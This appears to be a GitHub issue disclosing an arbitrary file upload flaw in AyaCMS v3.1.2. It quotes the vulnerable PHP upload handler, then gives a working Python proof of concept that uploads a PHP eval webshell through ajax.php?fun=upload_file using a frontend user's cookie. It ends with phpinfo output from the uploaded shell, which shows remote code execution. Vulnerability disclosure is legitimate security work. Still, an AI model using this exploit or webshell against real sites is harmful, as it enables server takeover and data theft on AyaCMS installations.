
AyaCMS v3.1.2 has a Frontend Arbitrary File Upload Vulnerability #4

Open N1k0la-T opened this issue 24 days ago · 0 comments

N1k0la-T commented 24 days ago




```php
        die($file);

        break;

    case 'upload_file':
        if(!$USER['itemid'])
            die(l('请先登录'));

        $file=upload();
        if(strpos($file,'.')==false)
            die($file);

        die($file);

        break;

    case 'poll':
        $itemid=(int)$_GET['itemid'];
        if(!$item=$db->get_one("SELECT * FROM {$db->pre}poll WHERE itemid={$itemid}"))
            amsg(l('投票项不存在'),'i');
        $items=explode('|',$item['items']);
        $polls=explode('|',$item['polls']);
        $polls=array_map('intval',$polls);

        if(IN_POST){

            $jy=substr((TIME-TIME%300).$_SERVER['HTTP_USER_AGENT'],0,50);
            if($jy==$item['jy'])
                amsg(l('您已经投过票了'),'i','var aModalTrigger = new ModalTrigger({remote: \''.AYA_URL.'ajax.php?fun=poll&lang=

            if($item['ty']==1){

                isset($posts['id']) or amsg(l('请先选择'),'w');
                $id=(int)$posts['id'];
                if(!isset($items[$id]) or strlen($items[$id])<1)
                    amsg(l('参数错误'),'w');
                $polls[$id]++;
            }else{
                $ids=$posts['ids'];
                if(!is_array($ids))
                    amsg(l('至少选择一项'),'w');
                if(count($ids)>$item['ty'])
                    amsg(l('最多选择%s项',$item['ty']),'w');

                foreach($ids as $id){
                    if(isset($polls[$id]))
                        $polls[$id]++;
                }
```

Register a frontend user and login to get the cookie, then upload our webshell.

```python
import requests

files = {
    'Filedata': ('shell.php', '<?php @eval($_POST[2333]);')
}
cookies = {
    'aya_auth': 'UmMGDhI2GypYeUw1XApRO1dkEiEFN1UwTCcGOhZxVjxbOwRhCWwTf0ErTSNJLl9mRCMQcAMzXjlBLgY7DGtFKFJnBjcSJBt2WGlMc1w3',
    'aya_template': 'pc'
}
url = 'http://localhost/AyaCMS/ajax.php?fun=upload_file'
r = requests.post(url=url, files=files, cookies=cookies)
print(r.text)
```

We will get a webshell.



PHP Version 5.4.45

System	Darwin N1k0ladeMacBook-Pro.local 21.4.0 Darwin Kernel Version 21.4.0: Mon Feb 21 20:35:58 PST 2022; root:xnu-8020.101.4~2/RELEASE_ARM64_T6000 arm64
Build Date	Oct 1 2021 10:45:38
Configure Command	'./configure' '--with-mysql=mysqlnd' '--with-gd=/Applications/MAMP/Library' '--with-jpeg-dir=/Applications/MAMP/Library' '--with-png-dir=/Applications/MAMP/Library' '--with-zlib' '--with-zlib-dir=/Applications/MAMP/Library' '--with-freetype-dir=/Applications/MAMP/Library' '--prefix=/Applications/MAMP/bin/php/php5.4.45' '--exec-prefix=/Applications/MAMP/bin/php/php5.4.45' '--sysconfdir=/Applications/MAMP/bin/php/php5.4.45/conf' '--with-config-file-path=/Applications/MAMP/bin/php/php5.4.45/conf' '--enable-ftp' '--enable-gd-native-ttf' '--with-bz2=/Applications/MAMP/Library' '--with-mysqli=mysqlnd' '--with-t1lib=/Applications/MAMP/Library' '--enable-mbstring=all' '--with-curl=/Applications/MAMP/Library' '--enable-sockets' '--enable-bcmath' '--with-imap=shared,/Applications/MAMP/Library/lib/imap-2007f' '--with-imap-ssl=/Applications/MAMP/Library' '--enable-soap' '--with-kerberos' '--enable-calendar' '--with-pgsql=shared,/Applications/MAMP/Library/pg' '--enable-exif' '--with-libxml-dir=/Applications/MAMP/Library' '--with-gettext=shared,/Applications/MAMP/Library' '--with-xsl=/Applications/MAMP/Library' '--with-pdo-mysql=mysqlnd' '--with-pdo-pgsql=shared,/Applications/MAMP/Library/pg' '--with-mcrypt=shared,/Applications/MAMP/Library' '--with-openssl=/Applications/MAMP/Library' '--enable-zip' '--with-

URL
http://localhost/AyaCMS/aya/upload/~tmp/16684448397011.php

● Enable POST

enctype
application/x-www-form-urlencoded

Body
2333=phpinfo();

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant